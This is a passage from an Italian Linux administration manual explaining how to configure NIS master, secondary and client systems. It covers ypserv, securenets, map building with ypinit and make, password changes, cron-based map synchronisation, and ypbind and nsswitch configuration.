Quando si utilizzano gli strumenti offerti da NIS per modificare la configurazione dei dati condivisi, ciò può avvenire solo attraverso un cliente, il quale si occupa di contattare il servente principale che poi deve provvedere ad aggiornare i file normali e le mappe.

La propagazione delle mappe modificate ai serventi secondari potrebbe essere un problema. Per questo si utilizza generalmente il sistema Cron in ogni servente secondario, in modo da avviare periodicamente il comando necessario a metterli in comunicazione con il servente principale e verificare così la presenza di aggiornamenti eventuali.

Dalla precisione del funzionamento di questo sistema di propagazione derivano delle conseguenze pratiche che, a prima vista, possono sembrare assurde. Si può immaginare cosa può accadere quando un utente cambia la propria parola d'ordine da un cliente NIS. Questo contatta il servente principale che provvede ad aggiornare le mappe e il file '`/etc/passwd`'. Ma fino a che i serventi secondari non ricevono l'aggiornamento, i clienti che li utilizzano continuano a permettere l'accesso con la parola d'ordine vecchia. Questo può capitare allo stesso elaboratore dal quale è stata compiuta l'operazione di modifica, se questo utilizza il servizio di un servente secondario non aggiornato. In queste condizioni, l'utente che ha appena cambiato parola d'ordine e tenta un altro accesso sulla stessa macchina, potrebbe trovarsi spaesato di fronte al rifiuto che gli si presenta.

36.4.3 NIS e DNS

Il NIS permette di distribuire le informazioni contenute nei file '`/etc/hosts`' e '`/etc/networks`', i quali consentono di risolvere i nomi dei nodi della rete locale, quando non si vuole fare uso di un DNS. Attraverso questa possibilità è poi possibile configurare il file '`/etc/host.conf`' dei vari clienti NIS, in modo che venga utilizzata tale informazione. Di solito si tratta di indicare una riga come quella seguente:

```
…
order hosts,nis
…
```

Tuttavia, nel momento stesso in cui si stabilisce di utilizzare il NIS, si decide di trattare l'organizzazione della rete locale seriamente, ma ciò comporta che anche la risoluzione dei nomi sia gestita in modo adeguato. Pertanto diventerebbe un controsenso la pretesa di gestire la risoluzione dei nomi solo attraverso il NIS, quando con poco impegno si può attivare un servente DNS. Al limite si possono unire le due cose:

```
…
order hosts,bind,nis
…
```

36.4.4 RPC

Il NIS utilizza le chiamate RPC per comunicare. Questo significa che è necessaria la presenza del Portmapper in funzione sia nei nodi serventi, sia nei nodi clienti (si veda eventualmente la sezione 36.2).

È anche importante verificare che i servizi di sincronizzazione, *time service*, siano previsti nel controllo del supervisore dei servizi di rete. Il file '`/etc/inetd.conf`' potrebbe contenere le righe seguenti:

```
# Time service is used for clock synchronization.
time            stream  tcp     nowait  root    internal
time            dgram   udp     wait    root    internal
```

Si osservi comunque che in alcune distribuzioni GNU, in base alla configurazione predefinita del supervisore dei servizi di rete, il servizio TIME attraverso il protocollo UDP non viene fornito, ma il servizio NIS dovrebbe funzionare ugualmente.

Se si devono apportare delle modifiche al file di configurazione del supervisore dei servizi di rete, bisogna poi ricordarsi di riavviarlo (sezione 36.1).

36.4.5 Allestimento di un servente NIS versioni 1 e 2

Gli elementi indispensabili di un servente NIS sono i programmi '**`ypserv`**' e '**`makedbm`**'. Il primo svolge il ruolo di demone in ascolto delle richieste NIS per il dominio di competenza, il secondo è necessario per convertire i file di configurazione normali in file DBM, cioè nelle mappe NIS.

Nel caso di un servente principale è anche opportuna la presenza di altri due demoni: '**`rpc.yppasswdd`**' e '**`rpc.ypxfrd`**'. Il primo serve a permettere la modifica delle parole d'ordine degli utenti attraverso il sistema NIS, il secondo serve a facilitare l'aggiornamento ai serventi secondari.

La configurazione di '**`ypserv`**' e '**`rpc.ypxfrd`**' può dipendere dal modo in cui sono stati compilati i sorgenti rispettivi. In generale si utilizza il file '`/etc/ypserv.conf`' per definire il comportamento di entrambi i programmi; inoltre '**`ypserv`**' può far uso di '`/etc/ypserv.securenets`' per conoscere gli indirizzi di rete da cui può accettare interrogazioni NIS, oppure può riutilizzare i tradizionali '`/etc/hosts.allow`' e '`/etc/hosts.deny`'. Per saperlo basta usare l'opzione '**`-version`**', come nell'esempio seguente:

```
# ypserv -version [Invio]

  ypserv - NYS YP Server version 1.1.7 (with tcp wrapper)
```

L'esempio mostra il risultato di un '**`ypserv`**' compilato in modo da avvalersi dei file '`/etc/hosts.allow`' e '`/etc/hosts.deny`', gli stessi che utilizza il TCP wrapper allo scopo di filtrare gli accessi ai programmi controllati dal supervisore dei servizi di rete.

```
  ypserv - NYS YP Server version 1.3.12 (with securenets)
```

Questo esempio ulteriore riguarda invece il risultato di un '**`ypserv`**' compilato in modo da avvalersi di '`/etc/ypserv.securenets`' (o di un file analogo collocato in una posizione diversa nel file system.

Prima di poter avviare il servente '**`ypserv`**', oltre a provvedere per la sua configurazione, occorre necessariamente che il Portmapper RPC sia in funzione e che il dominio NIS sia stato definito. In assenza di una sola di queste due condizioni, il programma '**`ypserv`**' non funziona, nel senso che non si riesce ad avviarlo.

36.4.5.1 Dominio NIS

Il dominio NIS viene definito attraverso '**`domainname`**', nel modo seguente:

```
domainname dominio_nis
```

Quando viene usato senza argomenti, si ottiene il nome del dominio NIS; in questo modo si può controllare se l'impostazione è corretta. Per esempio, l'impostazione del dominio NIS *rost.nis-yp* può essere fatta e controllata nel modo seguente:

```
# domainname rost.nis-yp [Invio]

# domainname [Invio]

  rost.nis-yp
```

Mentre l'impostazione del dominio è di competenza dell'utente '**`root`**', la verifica può essere fatta anche da un utente comune.

Di solito, si può fare riferimento a questo programma anche con altri nomi:

```
domainname [opzioni] [dominio_nis]
```

```
nisdomainname [opzioni] [dominio_nis]
```

```
ypdomainname [opzioni] [dominio_nis]
```

L'utilizzo tipico di '**domainname**' è riservato agli script della procedura di inizializzazione del sistema. Le istruzioni necessarie potrebbero essere organizzate nel modo seguente:

```
# Set the NIS domain name
if [ -n "$NISDOMAIN" ]
then
    domainname $NISDOMAIN
else
    domainname ""
fi
```

Oppure in modo alternativo anche come segue, dove il nome del dominio è contenuto in un file. In tal caso, bisogna fare attenzione al fatto che il file in questione deve essere composto esclusivamente da una riga, altrimenti viene presa in considerazione solo l'ultima, ma se questa è vuota, il dominio non viene definito.

```
# Set the NIS domain name
if [ -f "/etc/nisdomain" ]
then
    domainname -F /etc/nisdomain
else
    domainname ""
fi
```

36.4.5.2 Avvio del servente

In condizioni normali, '**ypserv**' non richiede l'uso di argomenti particolari, al massimo si tratta di controllare il file di configurazione '`/etc/ypserv.conf`' e l'eventuale '`/etc/ypserv.securenets`' (prima si deve verificare con l'opzione '**-v**' se questo file è necessario, o se al suo posto si usano i file di configurazione del TCP wrapper). In ogni caso, è importante che la directory '`/var/yp/`' sia stata creata (al suo interno si dovrebbe trovare un file-make, ma questo viene mostrato in seguito).

```
# ypserv [Invio]
```

Se tutto va bene, il programma si avvia sullo sfondo e si disassocia dalla shell, diventando un processo figlio di quello iniziale (Init).

```
# pstree [Invio]

 init-+-...
      |-portmap
      |-...
      `-ypserv
```

Se il Portmapper RPC non fosse attivo, oppure se non fosse stato definito il dominio NIS, l'avvio di '**ypserv**' non dovrebbe riuscire. Eventualmente, si può verificare il funzionamento del Portmapper stesso, attraverso il comando seguente:

```
# rpcinfo -p localhost [Invio]

    program vers proto   port
     100000    2   tcp    111  portmapper
     100000    2   udp    111  portmapper
```

Le righe che si vedono dall'esempio mostrato sono la dichiarazione esplicita del funzionamento del Portmapper. Per verificare espressamente la connessione con '**ypserv**', si può usare il comando seguente:

```
# rpcinfo -u localhost ypserv [Invio]

 program 100004 version 1 ready and waiting
 program 100004 version 2 ready and waiting
```

La sintassi per l'avvio di '**ypserv**' è molto semplice:


```
ypserv [opzioni]
```

L'elenco seguente descrive alcune opzioni della riga di comando di '**ypserv**' che possono essere utili.

Opzione	Descrizione
`-d` [*percorso_yp*] `--debug` [*percorso_yp*]	Utilizzando questa opzione si fa in modo che '**ypserv**' funzioni in modalità diagnostica. Per questo, invece di passare sullo sfondo, continua a funzionare occupando il terminale dal quale è stato avviato, emettendo informazioni particolareggiate su ciò che avviene attraverso lo standard error. Eventualmente si può indicare un percorso come argomento dell'opzione, intendendo fare in modo che '**ypserv**' utilizzi le mappe contenute a partire da quella directory, invece di quelle che si trovano a partire da '`/var/yp/`'.
`-b` `--dns`	Specifica che se un nodo non viene identificato diversamente, si deve utilizzare il servizio DNS.
`-v` `--version`	Visualizza i dati riferiti alla particolare versione di '**ypserv**'. Questa indicazione è molto importante, soprattutto per sapere quali file vengono utilizzati per controllare gli indirizzi che possono accedere al servizio.

Il programma '**ypserv**', quando tutto è configurato correttamente, viene controllato dalla procedura di inizializzazione del sistema, attraverso uno dei suoi script. L'esempio che segue rappresenta un modo semplice per ottenere questo, dove la variabile di ambiente ***NISDOMAIN*** viene usata per contenere il dominio NIS; se manca questa variabile non ha senso avviare il servente NIS.

```
if [ -n "$NISDOMAIN" ]
then
    if [ -f /usr/sbin/ypserv ]
    then
        /usr/sbin/ypserv
        echo ypserv
    fi
fi
```

Quello mostrato è solo uno dei tanti modi; in generale bisogna ricordare che si può avviare il servizio NIS solo dopo aver avviato il Portmapper.

Nelle distribuzioni più accurate, è normale trovare uno script apposito che permette di avviare e di interrompere l'attività del servente NIS, assieme a tutto quello di cui potrebbe avere bisogno. Questo genere di script può trovarsi nelle directory '`/etc/rc.d/init.d/`', '`/etc/init.d/`' e altre possibili.

36.4.5.3 Configurazione principale

La configurazione di '`/etc/ypserv.conf`' riguarda il funzionamento di '**ypserv**' e '**rpc.ypxfrd**' in ogni caso. quando si fanno dei cambiamenti a questa configurazione occorre riavviare i demoni o inviare loro un segnale '**SIGHUP**'.

L'impostazione di questo file può essere anche molto complicata. In linea di massima ci si può fidare della configurazione predefinita, o dei suggerimenti posti nei suoi commenti.

Il file può contenere commenti, rappresentati inizialmente dal simbolo '**#**', righe vuote o bianche, direttive riferite a opzioni e direttive riferite a regole di accesso. Le direttive di opzione hanno la forma seguente, dove la parola chiave '**yes**' attiva l'opzione, mentre '**no**' la disattiva.

```
opzione: [yes|no]
```

L'elenco seguente descrive tali opzioni.

Opzione	Descrizione
`dns : [yes|no]`	Attivando questa opzione, si fa in modo che il servente NIS utilizzi il DNS quando gli vengono richieste informazioni sui nodi che non può risolvere con le mappe '**`hosts.*`**'. Il valore predefinito è '**`no`**' e questa opzione può essere attivata anche attraverso la riga di comando, '**`--dns`**', cosa che prevale su quanto stabilito nel file di configurazione.
`xfr_check_port : [yes|no]`	Attivando questa opzione, il servente principale deve utilizzare una porta inferiore al numero 1024. Il valore predefinito è '**`yes`**'.

Le direttive di accesso hanno invece il formato seguente:

nodo **:** ***mappa*** **:** ***livello_sicurezza*** **:** ***soppressione*** **[** **:** ***campo*** **]**

- ***nodo***

  Si tratta di un indirizzo IP che può rappresentare un solo nodo o un gruppo. La rappresentazione può essere fatta attraverso un indirizzo IP incompleto, o la coppia indirizzo/maschera. Un indirizzo IP incompleto rappresenta tutti gli indirizzi che iniziano in quel modo, per cui, per esempio, «192.168.» equivale alla notazione 192.168.0.0/255.255.0.0, dove il secondo indirizzo è la maschera.

- ***mappa***

  Il nome della mappa, oppure un asterisco per identificare tutte le mappe.

- ***livello_sicurezza***

  Il livello, o il tipo di sicurezza, viene definito attraverso una parola chiave: '**`none`**', '**`port`**', '**`deny`**', '**`des`**'.

Parola chiave	Descrizione
`none`	Concede qualunque accesso.
`port`	Permette di accedere se la richiesta viene da una porta inferiore al numero 1024, ma solo se è stata specificata la soppressione.
`deny`	Vieta l'accesso alla mappa in questione.
`des`	Richiede l'autenticazione DES. Può funzionare solo se le librerie utilizzate sono in grado di gestire questa funzionalità.

- ***soppressione***

  Può contenere solo una tra le parole chiave '**`yes`**' e '**`no`**', dove '**`yes`**' attiva la soppressione del campo specificato. La soppressione implica che al suo posto viene collocata una «x», se il controllo della porta rivela che la richiesta proviene da un accesso non privilegiato.

- ***campo***

  Serve a specificare quale campo deve essere soppresso. Quello predefinito è il secondo.

L'esempio seguente rappresenta una configurazione predefinita di una distribuzione GNU:

```
# The following, when uncommented,  will give you shadow
# like passwords. Note that it will not work if you have
# slave NIS servers in your network that do not run the same
# server as you.

# Host       : Map              : Security   : Passwd_mangle
#
# *          : passwd.byname    : port       : yes
# *          : passwd.byuid     : port       : yes
# *          : *                : none

# This is the default - restrict access to the shadow
# password file, allow access to all others.
*            : shadow.byname    : port
*            : passwd.adjunct.byname : port
*            : *                : none
```


36.4.5.4 Configurazione dei diritti di accesso

Il file '`/etc/ypserv.securenets`' viene usato da '**`ypserv`**' per sapere quali sono gli indirizzi ammessi a eseguire interrogazioni nel sistema NIS. Ma bisogna anche ricordare che '**`ypserv`**' potrebbe essere stato compilato per non usare questo file, utilizzando al suo posto '`/etc/hosts.allow`' e '`/etc/hosts.deny`'. Questo lo si determina utilizzando l'opzione '**`-v`**'.

Nel caso in cui '**`ypserv`**' utilizzi il file '`/etc/ypserv.securenets`', se questo manca o è vuoto, vengono consentiti tutti gli accessi in modo indiscriminato. Ogni volta che si modifica il file è necessario riavviare '**`ypserv`**', oppure gli si deve inviare un segnale '**`SIGHUP`**'.

A parte i commenti (rappresentati dalle righe che iniziano con il simbolo '`#`') e le righe vuote, questo file è fatto principalmente per annotare coppie di indirizzi IP, dove il primo è la maschera e il secondo l'indirizzo della rete a cui si vuole concedere l'accesso. L'esempio seguente è simile a quello che si trova nella pagina di manuale *ypserv(8)* e dovrebbe essere sufficiente a comprendere il meccanismo.

```
# Consente le connessioni dallo stesso elaboratore locale
# (è necessario). Equivale a 255.255.255.255 127.0.0.1
host 127.0.0.1

# Permette le connessioni da tutti gli elaboratori della
# rete locale 192.168.1.0
255.255.255.0   192.168.1.0
```

Anche se potrebbe essere inutile, se il proprio sistema utilizza i file '`/etc/hosts.allow`' e '`/etc/hosts.deny`', è bene occuparsi della loro configurazione anche per ciò che potrebbe riguardare il NIS. Quelle che seguono sono le direttive che potrebbero essere inserite in '`/etc/hosts.allow`':

```
portmap: specifica_dei_nodi
ypserv: specifica_dei_nodi
ypbind: specifica_dei_nodi
yppasswd: specifica_dei_nodi
```

Per converso, può essere conveniente inserire le righe seguenti nel file '`/etc/hosts.deny`', allo scopo di escludere gli accessi che non provengano dai nodi autorizzati espressamente:

```
portmap: ALL
ypserv: ALL
ypbind: ALL
yppasswd: ALL
```

36.4.5.5 Configurazione e preparazione delle mappe

Le mappe NIS, come già accennato, sono collocate nella directory '`/var/yp/`***dominio_nis***`/`'. I file delle mappe esistenti, per il solo fatto di esserci, definiscono implicitamente quali sono i dati amministrativi che vengono gestiti in quel dominio NIS particolare. La loro creazione e il loro aggiornamento, avvengono attraverso un file-make che si trova nella directory '`/var/yp/`' e che generalmente viene utilizzato attraverso uno script. Il problema, semmai, sta nella necessità eventuale di modificare tale file-make per definire quali mappe debbano essere costruite.

In generale è indispensabile la lettura di questo file, per verificare come sono le impostazioni attuali. Si possono notare certamente molti commenti che spiegano il significato delle direttive che vengono date (può trattarsi di assegnamenti a variabili che poi sono riutilizzate nel file-make stesso). È molto importante osservare bene la conformazione dell'obiettivo '**`all`**'; nell'esempio seguente, questo obiettivo richiede probabilmente la modifica manuale per includere le map-

pe che si intendono gestire, secondo l'esempio commentato che lo precede:

```
#all    ethers hosts networks protocols rpc services \
#       passwd group shadow passwd.adjunct netid netgrp \
#       publickey mail timezone locale netmasks

all:  passwd group shadow ypservers
```

L'esempio successivo mostra invece un obiettivo '**all**' controllato da una variabile, dove proprio le mappe per la gestione del file '/etc/shadow' sono controllate in modo automatico, in base alla presenza del file stesso:

```
# If you don't want some of these maps built, feel free to comment
# them out from this list.

ALL =   passwd group hosts rpc services netid protocols netgrp networks
#ALL += publickey mail ethers bootparams printcap
#ALL += amd.home auto.master auto.home auto.local
#ALL += timezone locale netmasks

# Autodetect /etc/shadow if it's there
ifneq ($(wildcard $(SHADOW)),)
ALL +=  shadow
endif

# Autodetect /etc/passwd.adjunct if it's there
ifneq ($(wildcard $(ADJUNCT)),)
ALL +=  passwd.adjunct
endif

all:    $(ALL)
```

In questo file-make esiste comunque un'altra cosa molto importante da controllare:

```
# If we have only one server, we don't have to push the maps
# to the slave servers (NOPUSH=true). If you have slave
# servers, change this to "NOPUSH=false" and put all
# hostnames of your slave servers in the file
# /var/yp/ypservers.
NOPUSH=true
```

Nella prima parte viene definito, attraverso una variabile, se il servente deve occuparsi di spedire gli aggiornamenti (*push*) ai serventi secondari. In questo caso, commentando l'assegnamento della variabile ***NOPUSH*** si ottiene di mantenere attivo questo aggiornamento.[9]

Una volta predisposto il file-make, si può usare il programma '**make**', senza argomenti, oppure si può utilizzare un comando specifico (è la scelta più elegante, mentre '**make**' è la scelta più semplice quando si raggiunge una certa dimestichezza con il sistema).

```
# /usr/lib/yp/ypinit -m [Invio]
```

Il vero vantaggio nell'utilizzo di questo programma (che poi è in realtà uno script), sta nel fatto che provvede a costruire al volo il file '/var/yp/servers', con l'elenco dei serventi competenti per il dominio che si sta predisponendo.

```
At this point, we have to construct a list of the hosts
which will run NIS servers.  dinkel.brot.dg is in the list
of NIS server hosts. Please continue to add the names for
the other hosts, one per line.
When you are done with the list, type a <control D>.
        next host to add:  dinkel.brot.dg
        next host to add:
```

Questa operazione va condotta dall'elaboratore che deve svolgere il ruolo di servente principale, di conseguenza, il suo indirizzo deve apparire per primo. Supponendo di avere un secondo elaboratore da utilizzare come servente secondario, si può aggiungere il suo nome e quindi terminare con la combinazione [*Ctrl d*].

```
next host to add: roggen.brot.dg [Invio]

next host to add: [Ctrl d]

  The current list of NIS servers looks like this:

  dinkel.brot.dg
  roggen.brot.dg

Is this correct? [y/n: y][Invio]
```



```
We need some  minutes to build the databases...
Building /var/yp/rost.nis-yp/ypservers...
Running /var/yp/Makefile...
NIS Map update started on Thu Jul 25 12:00:00 CEST 2002
make[1]: Entering directory '/var/yp/rost.nis-yp'
Updating passwd.byname...
Updating passwd.byuid...
Updating group.byname...
Updating group.bygid...
Updating shadow.byname...
make[1]: Leaving directory '/var/yp/rost.nis-yp'
NIS Map update completed.
```

Questo è il tipo di risultato che si può osservare quando tutto procede regolarmente. Se non si utilizza lo script '**ypinit**', si salta la predisposizione del file '/var/yp/rost.nis-yp/ypservers', che però potrebbe essere già stato ottenuto da un'esecuzione precedente di '**ypinit**'. In pratica, lo script '**ypinit**' va utilizzato convenientemente la prima volta che si allestisce il servente, mentre le altre volte è sufficiente utilizzare solo '**make**' dalla directory '/var/yp/':

```
# cd /var/yp [Invio]

# make [Invio]
```

36.4.5.6 Gestione delle parole d'ordine

Perché gli utenti del servizio NIS possano modificare la propria parola d'ordine di accesso, è necessario che nel servente principale sia in funzione il demone '**rpc.yppasswdd**':

```
rpc.yppasswdd [opzioni]
```

Le opzioni disponibili dipendono molto dalla versione di questo programma e dal modo con cui è stato compilato. È da questo programma che dipende anche la possibilità o meno di utilizzare '**ypchsh**' e '**ypchfn**'. In generale, utilizzandolo senza opzioni particolari, è possibile solo la modifica delle parole d'ordine.

Va però osservato che se nel servente NIS si esegue il comando

```
# cd /var/yp ; make [Invio]
```

questi cambiamenti si perdono, perché si ripristinano i dati provenienti dai file di sistema '/etc/passwd' e '/etc/shadow'. Pertanto, il problema del cambiamento della parola d'ordine andrebbe risolto con strumenti differenti, tali da assicurare l'aggiornamento dei file di sistema tradizionali presso il servente NIS.

36.4.6 Predisposizione del servente secondario

I serventi secondari, ammesso che se ne vogliano avere, devono poter comunicare con il servente principale, ma naturalmente ciò richiede implicitamente che questi, oltre che serventi secondari, siano anche dei clienti. Più avanti viene spiegato come predisporre un cliente NIS; per il momento è bene affrontare ugualmente il problema, per mantenere mentalmente il collegamento con quanto già trattato sul servente principale.

Un servente secondario richiede le stesse cose del servente principale, a eccezione del demone '**rpc.yppasswdd**' che nel servente secondario non ha ragione di esistere. Questo significa che:

- si deve impostare il dominio NIS;
- si deve configurare '**ypserv**' attraverso '/etc/ypserv.conf' e '/etc/ypserv.securenets', oppure gli altri file del TCP wrapper.

Si è già accennato al fatto che il servente secondario deve avere il cliente NIS in funzione, ma la differenza più interessante sta nell'assenza del file-make nella directory '/var/yp/'. Naturalmente, il file-make può anche esserci, ma non deve essere preso in considerazione.

36.4.6.1 Riproduzione delle mappe nel servente secondario

Anche il servente secondario, per poter compiere il suo lavoro, deve disporre delle mappe NIS. Queste vengono create, copiandole dal servente principale, attraverso il comando seguente:

```
/usr/lib/yp/ypinit -s servente_nis_principale
```

In pratica, si avvia '**ypinit**' con l'opzione '**-s**', indicando il nome dell'elaboratore che ospita il servente principale. Per esempio, se il servente principale è *dinkel.brot.dg*, il comando corretto è il seguente:

```
# /usr/lib/yp/ypinit -s dinkel.brot.dg [Invio]
```

Perché l'operazione funzioni correttamente, occorre che il cliente NIS sottostante sia configurato e funzionante. In pratica, prima di utilizzare '**ypinit**', si può verificare che sia tutto in ordine con il comando seguente:

```
# ypwhich -m [Invio]
```

Questo deve restituire il nome del servente principale.

36.4.6.2 Sincronizzazione

La presenza di serventi secondari introduce nel sistema NIS dei problemi di sincronizzazione di questi con il servente principale. Oltre a tutto, lo stesso procedimento di sincronizzazione accresce i problemi di sicurezza, dal momento che periodicamente viaggiano informazioni delicate nella rete.

Ci sono tre modi per sincronizzare i serventi secondari, ma non tutti funzionano sempre, a causa degli accorgimenti utilizzati per ridurre i problemi di sicurezza.

1. Quando il servente principale viene aggiornato, dovrebbe essere in grado di inviare ai serventi secondari le modifiche alle mappe (*push*). Questa operazione non funziona se i serventi secondari non sono in ascolto in quel momento, inoltre non funziona anche in altre circostanze, sempre per motivi di sicurezza.
2. I serventi secondari possono comunicare periodicamente con il servente principale per verificare la presenza di aggiornamenti delle mappe. Questa operazione richiede nel servente principale la presenza in funzione del demone '**rpc.ypxfrd**'.
3. In ultima analisi, i serventi secondari si aggiornano con il comando '**ypinit -s** *servente_principale*'.

Per quanto riguarda il secondo punto, il NIS offre generalmente tre script predisposti opportunamente per eseguire i compiti di aggiornamento. Si tratta di: '**ypxfr_1perhour**', '**ypxfr_1perday**' e '**ypxfr_2perday**'. Questi si trovano nella directory '`/usr/lib/yp/`' e sono pensati per essere inclusi in un file crontab, come nell'esempio seguente che rappresenta precisamente il file '`/etc/crontab`'.

```
20 *    * * * root /usr/lib/yp/ypxfr_1perhour
40 6    * * * root /usr/lib/yp/ypxfr_1perday
55 6,18 * * * root /usr/lib/yp/ypxfr_2perday
```

I diversi script si occupano di trasferire mappe differenti. In particolare, quello eseguito ogni ora è predisposto per trasferire le informazioni sugli utenti (la cosa più urgente).

Dal momento che non si può fare affidamento sul sistema di aggiornamento pilotato dal servente principale (quello del primo punto), se per qualche motivo l'aggiornamento a mezzo di '**ypxfr**' non funziona, occorre ripiegare necessariamente sull'uso periodico di '**ypinit -s**', eventualmente collocando anch'esso in un file crontab.

Come già accennato, il demone '**rpc.ypxfrd**' viene utilizzato solo nel servente principale per facilitare l'aggiornamento delle mappe nei serventi secondari. La sua presenza non è indispensabile, ma è utile per accelerare il processo di aggiornamento.


```
rpc.ypxfrd [opzioni]
```

Generalmente può essere utilizzato senza argomenti e dovrebbe essere gestito direttamente dalla procedura di inizializzazione del sistema.

36.4.7 Organizzazione di una distribuzione

Quando la propria distribuzione GNU è ben organizzata, non è necessario intervenire direttamente nel file '`/var/yp/Makefile`'; inoltre, è normale che siano già predisposti correttamente gli script per il controllo del NIS attraverso la procedura di inizializzazione del sistema.

Nel caso particolare delle distribuzioni Debian, lo script della procedura di inizializzazione del sistema che controlla il NIS è '`/etc/init.d/nis`'. Questo script, a sua volta, utilizza le indicazioni contenute nel file '`/etc/default/nis`' per sapere se deve essere attivato un servizio NIS come servente principale, secondario, o come cliente. Nell'esempio seguente si intende allestire un servente principale, in cui i file contenenti le parole d'ordine si trovano nella directory '`/etc/`' (come avviene di solito), che consente la modifica remota della shell:

```
# /etc/default/nis    Configuration settings for the NIS
#                     daemons.

# Are we a NIS server and if so what kind
# (values: false, slave, master)
NISSERVER=master

# Location of the master NIS password file (for yppasswdd).
# If you change this make sure it matches with
# /var/yp/Makefile.
YPPWDDIR=/etc

# Do we allow the user to use ypchsh and/or ypchfn ? The
# YPCHANGEOK fields are passed with -e to yppasswdd, see
# it's manpage. Possible values: "chsh", "chfn", "chsh,chfn"
YPCHANGEOK=chsh
```

36.4.8 Cliente NIS

Gli elaboratori che devono condividere le informazioni amministrate con il NIS, devono utilizzare il demone '**ypbind**', configurato opportunamente. In tal modo, su tali elaboratori, invece di utilizzare le informazioni amministrative locali, vengono usate quelle concentrate dal NIS.

La configurazione di '**ypbind**' avviene attraverso i file '`/etc/yp.conf`' e '`/etc/nsswitch.conf`'. Il primo serve a definire come raggiungere i serventi; il secondo definisce l'ordine di utilizzo dei servizi (*Name service switch*).

Come nel caso dei serventi, anche i clienti richiedono la definizione del dominio NIS, attraverso '**domainname**'. Se il dominio non viene predisposto '**ypbind**' non può funzionare.

Anche il cliente richiede la presenza della directory '`/var/yp/`'. Al suo interno viene creata la directory '`binding/`'.

Anche il cliente richiede l'attivazione del Portmapper RPC.

36.4.8.1 Gli utenti

A seconda delle caratteristiche particolari del cliente, sono possibili delle configurazioni speciali per ciò che riguarda l'accesso da parte degli utenti. Quando la loro gestione è compito del NIS, si può configurare il cliente in modo da definire una graduatoria nella ricerca dei dati che identificano l'utente al momento dell'accesso. Di solito si cerca prima l'utente nel file '`/etc/passwd`' locale, quindi si prova con il NIS.

A parte questo particolare abbastanza semplice, si può porre il problema di voler concedere l'accesso su un certo elaboratore solo ad alcuni utenti definiti attraverso il NIS, oppure, più semplicemente,

si può volere escludere l'accesso da parte di qualcuno. Per ottenere questo occorre intervenire sul file '`/etc/passwd`' utilizzando record con notazioni particolari; cosa che qui non viene descritta.

In generale, per fare in modo che gli utenti NIS del dominio a cui si fa riferimento possano accedere da un certo cliente, occorre aggiungere in coda un record speciale nei file '`/etc/passwd`', '`/etc/group`' e '`/etc/shadow`':

- '`/etc/passwd`'

```
+::::::
```

- '`/etc/group`'

```
+:::
```

- '`/etc/shadow`'

```
+::::::
```

Questo record viene interpretato come il punto in cui si vogliono inserire virtualmente gli utenti NIS.

36.4.8.2 Attivazione del demone

'**ypbind**' è il demone necessario all'attivazione dell'accesso alle informazioni fornite da un servente NIS; è in pratica il cliente NIS. Utilizza la directory '`/var/yp/binding/`' per collocarci all'interno un file contenente le informazioni sul dominio NIS per il quale è stato avviato.

```
ypbind [opzioni]
```

'**ypbind**' utilizza la configurazione del file '`/etc/yp.conf`' per trovare i serventi e quella del file '`/etc/nsswitch.conf`' per stabilire l'ordine di utilizzo delle informazioni amministrative.

In caso di difficoltà, può essere avviato con l'opzione '**-debug**', in modo da farlo funzionare in primo piano, per controllare le informazioni diagnostiche emesse attraverso lo standard error.

La configurazione principale di questo demone avviene per mezzo del file '`/etc/yp.conf`', il quale serve a definire come accedere ai serventi.

'**ypbind**' potrebbe essere in grado di utilizzare solo l'ultima riga di questo file. Di conseguenza, è bene limitarsi a una sola direttiva.

Il file può contenere tre tipi di direttive, descritte dai modelli sintattici seguenti:

```
domain dominio_nis server nodo
```

```
domain dominio_nis broadcast
```

```
ypserv nodo
```

La prima definisce che per il dominio NIS indicato si deve interpellare il servente specificato; la seconda definisce che per il dominio si devono usare delle chiamate circolari a tutta la rete (locale); l'ultima definisce semplicemente un servente, indipendentemente dal dominio.

Quando si utilizza il sistema della chiamata circolare (broadcast), si rischia di ricevere la risposta da un possibile servente fasullo, collocato appositamente per sostituirsi a quelli veri allo scopo di carpire informazioni dai clienti. Se non si temono attacchi di questo tipo, la chiamata circolare è il modo migliore che consente al cliente di scegliersi il servente (quello che risponde prima).

Il servente può essere indicato per nome o per numero IP. Nel primo caso, è necessario che il sistema sia in grado di risolvere il nome in modo indipendente dal NIS (evidentemente). In generale, è conveniente utilizzare l'indirizzo IP per questo scopo.

L'esempio seguente mostra l'unica riga di un file '`/etc/yp.conf`' in cui si stabilisce che per il dominio *rost.nis-yp* si deve usare la chiamata circolare.

```
domain rost.nis-yp broadcast
```

Il file '`/etc/nsswitch.conf`' viene usato dalla libreria C per attuare il NSS, ovvero il *Name service switch*, che in pratica stabilisce l'ordine in cui devono essere cercate le informazioni (se attraverso il NIS, file locali o altro). Pertanto, il modo corretto di configurare questo file dipende strettamente dal tipo e dalla versione della libreria utilizzata. Si veda a questo proposito quanto descritto nella pagina di manuale *nsswitch.conf(5)*, oppure nell'ipertesto Info: *info libc*.

Quello che segue è la configurazione proposta in una distribuzione GNU particolare.

```
# /etc/nsswitch.conf
#
# Example configuration of GNU Name Service Switch
# functionality. If you have the 'glibc-doc' and 'info'
# packages installed, try: 'info libc "Name Service Switch"'
# for information about this file.

passwd:         compat
group:          compat
shadow:         compat

hosts:          files dns
networks:       files

protocols:      db files
services:       db files
ethers:         db files
rpc:            db files

netgroup:       nis
```

36.4.8.3 Altri programmi di contorno

Dal lato del cliente sono importanti altri programmi di contorno. Si tratta precisamente di '**ypwhich**', '**ypcat**', '**ypmatch**' e '**yppasswd**'.

Il programma '**ypwhich**' permette di conoscere quale sia il servente NIS utilizzato dal cliente oppure quale sia precisamente il servente principale per una certa mappa.

```
ypwhich [opzioni]
```

Opzione	Descrizione
	Senza opzioni, il programma '**ypwhich**' mostra il servente NIS usato.
`-d` *dominio*	Utilizza un dominio differente da quello predefinito. Per usare questa opzione occorre comunque che tale dominio diverso sia stato collegato.
`-m` [*mappa*]	Permette di conoscere quale sia il servente principale per la particolare mappa specificata, o per tutte quelle che vengono raggiunte.

Seguono alcuni esempi di utilizzo di '**ypwhich**'.

```
$ ypwhich [Invio]
```

Emette il nome dell'elaboratore che funge da servente NIS per quel particolare cliente.

```
$ ypwhich -m [Invio]
```

Emette l'elenco delle mappe gestire dal NIS con i rispettivi serventi principali competenti.

Il programma '**ypcat**' emette il contenuto di una mappa indicata come argomento della riga di comando. Questo programma dipende da '**ypbind**'.

```
ypcat [opzioni] mappa
```

Opzione	Descrizione
`-d` *dominio*	Utilizza un dominio differente da quello predefinito. Per usare questa opzione occorre comunque che tale dominio diverso sia stato collegato.

